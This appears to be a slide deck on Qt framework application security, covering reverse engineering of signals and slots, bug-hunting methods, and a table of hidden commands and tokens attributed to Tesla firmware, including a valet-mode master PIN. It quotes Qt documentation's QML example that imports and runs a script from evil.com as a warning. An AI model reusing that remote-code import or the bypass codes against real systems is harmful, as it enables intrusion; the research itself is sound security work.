從漏洞案例解析 Qt Framework 的應用程式安全

Hank Chen @ InnoEdge Labs

Whoami

Hank Chen

Independent Security Researcher

- Application Security Researcher @ InnoEdge Labs
- Passionate about Vulnerability Exploitation, Reverse Engineering, Malware Analysis, and Application Security
- OSCP certified and reported several CVEs
- Current CTF team member of 10sec, ⚔️TSJ⚔️ and TWN48, and mainly focus on Reverse, Pwn, Crypto challenges
- Security community member of UCCU Hackers
- Spoked at many cybersecurity conferences, such as Black Hat USA, FIRST, CODE BLUE, HITCON, VXCON, ThreatCon, CYBERSEC

Outline

- Dissect QT Framework
- Bug Hunting
- Conclusion

Dissect Qt Framework

How Popular is Qt?

Name	Category	# Repository	%
Qt	Framework	45,635	35.70%
ROS	Robotics	16,796	13.14%
Boost	Framework	6,205	4.85%
MFC	Framework	4,409	3.45%
Cocos2d	Game Engine	3,587	2.81%
OpenFrameworks	Framework	3,264	2.55%
JUCE	Framework	2,204	1.72%
PCL	Robotics	1,719	1.34%
imgui	GUI	1,557	1.22%
wxWidgets	GUI	1,076	0.84%
Cinder	Framework	1,042	0.82%
Allegro	Game Engine	958	0.75%
Godot	Game Engine	682	0.53%
GamePlay	Game Engine	561	0.44%
dlib	Framework	547	0.43%


Table: Top 15 most popular C++ frameworks among all open-sourced repositories from GitHub.

Dissect Qt Framework

- Basically, Qt Framework inherit from C++
- Qt has a unique Meta-Object System to provide several features, such as
  - inter-object communication
  - run-time type information
  - the dynamic property system
- It also implements a lot of useful modules
  - QtCore
  - QtGUI
  - QtQuick
  - QtWebEngine
  - …

Reverse Engineering in Qt Framework

- Signals & Slots




```
MainWindow::MainWindow() {
  ...
  // Create lineEdit instance
  v0 = operator.new(0x30)
  QLineEdit(v0)
  *(this + 0x30) = v0
  ...
  // Register callbacks
  connect(*(this+0x30),"2textChanged(QString)"
          , this, "1updateText(QString)", 0)

  connect(*(this+0x30),"2editingFinished()"
          , this, "1handleInput()", 0)
  ...
}
```

```
MainWindow::updateText(QString v1) {
  // Slot
  if (v1 != null)
      *(this + 0x48) = v1 // this->text
}
```

Reverse Engineering in Qt Framework

- Signals & Slots



```
MainWindow::handleInput() {
  // Slot
  v1 = *(this + 0x48)     // this->text
  if (v1 == "foo") {
      // Dynamic introspection
      this->setProperty("text", "bar")
      qDebug() << v1  // Will print out "bar"
  }
}
```

```
MainWindow::qt_metacall(… int v1, void** v2) {
  ...
  if (v1 == 0) {
      // Set property value by index
      *(this + 0x48) = (QString) v2
  }
}
```

Property Table

Index	Name Index	Type
0	0	QString


String Table

Index	String
0	text

Experiment Setup and Findings

Category	Content	Description
Easter Egg	"007"	Submarine Easter egg
	"modelxmas"	Show holiday lights
	"42"	Change car name
	"mars"	Turn map into Mars surface
	"transport"	Transport mode
	"performance"	Performance mode
	"showroom"	Showroom mode
Access Token	SecurityToken1	Enable diagnostic mode
	SecurityToken2	Enable diagnostic mode
	crc(token)==0x18e5a977	Enable developer mode
	crc(token)==0x73bbee22	Enable developer mode
Master Pwd	"3500"	Exit valet mode

Table: Hidden commands from Tesla firmware.


Valet Mode
Enter 4-Digit PIN
1 2 3
4 5 6
7 8 9
0
Forgot PIN? Use the Tesla Mobile App
or Enter your My Tesla credentials

Bug-hunting

Bug-hunting in Qt Applications


- For bug-hunting, we can try to find out the source(s) and the sink(s) to trigger the vulnerable functions.
- Stage1: Transform the vulnerability from exploitation style to bug-hunting style
- Stage2: Break down bug-hunting by using different tools
    - CodeQL
    - IDA Python
    - Symbolic Execution
    - Fuzzing

Stage1: Transform the vulnerability from exploitation style to bug-hunting style

- What do I learn from the previous exploits?

	Vulnerabilities		Primitives/Root Cause
☑	C++ Pointer Data Types Abuse	⟵	Buffer Overflow
☑	Vtable Pointer Overwrite	⟵	(Arbitrary) Memory Write
☐	QML DLL Side-Load	⟵	Arbitrary File Write
☐	QML Escape	⟵	Arbitrary File Write
☑	QJSEngine QObject UAF	⟵	Race Condition / UAF
	More … ?		

- Are these exploits realistic?
  - How to find them?



Implications for Application Security

The QML security model is that QML content is a chain of trusted content: the user installs QML content that they trust in the same way as they install native Qt applications, or programs written with runtimes such as Python and Perl. That trust is establish by any of a number of mechanisms, including the availability of package signing on some platforms.

In order to preserve the trust of users, QML application developers should not load and execute arbitrary JavaScript or QML resources. For example, consider the QML code below:


```
import QtQuick 2.0
import "http://evil.com/evil.js" as Evil

Component {
    onLoaded: Evil.doEvil()
}
```

This is equivalent to downloading and executing "http://evil.com/evil.exe". **The QML engine will not prevent particular resources from being loaded**. Unlike JavaScript code that is run within a web browser, a QML application can load remote or local filesystem resources in the same way as any other native applications, so application developers must be careful in loading and executing any content.

As with any application accessing other content beyond its control, a QML application should perform appropriate checks on any untrusted data it loads. **Do not, for example, use `import`, Loader or XMLHttpRequest to load any untrusted code or content.**

https://doc.qt.io/qt-6/qtqml-documents-networktransparency.html#implications-for-application-security

ZDI - LOADING UP A PAIR OF QT BUGS: DETAILING CVE-2019-1636 AND CVE-2019-6739



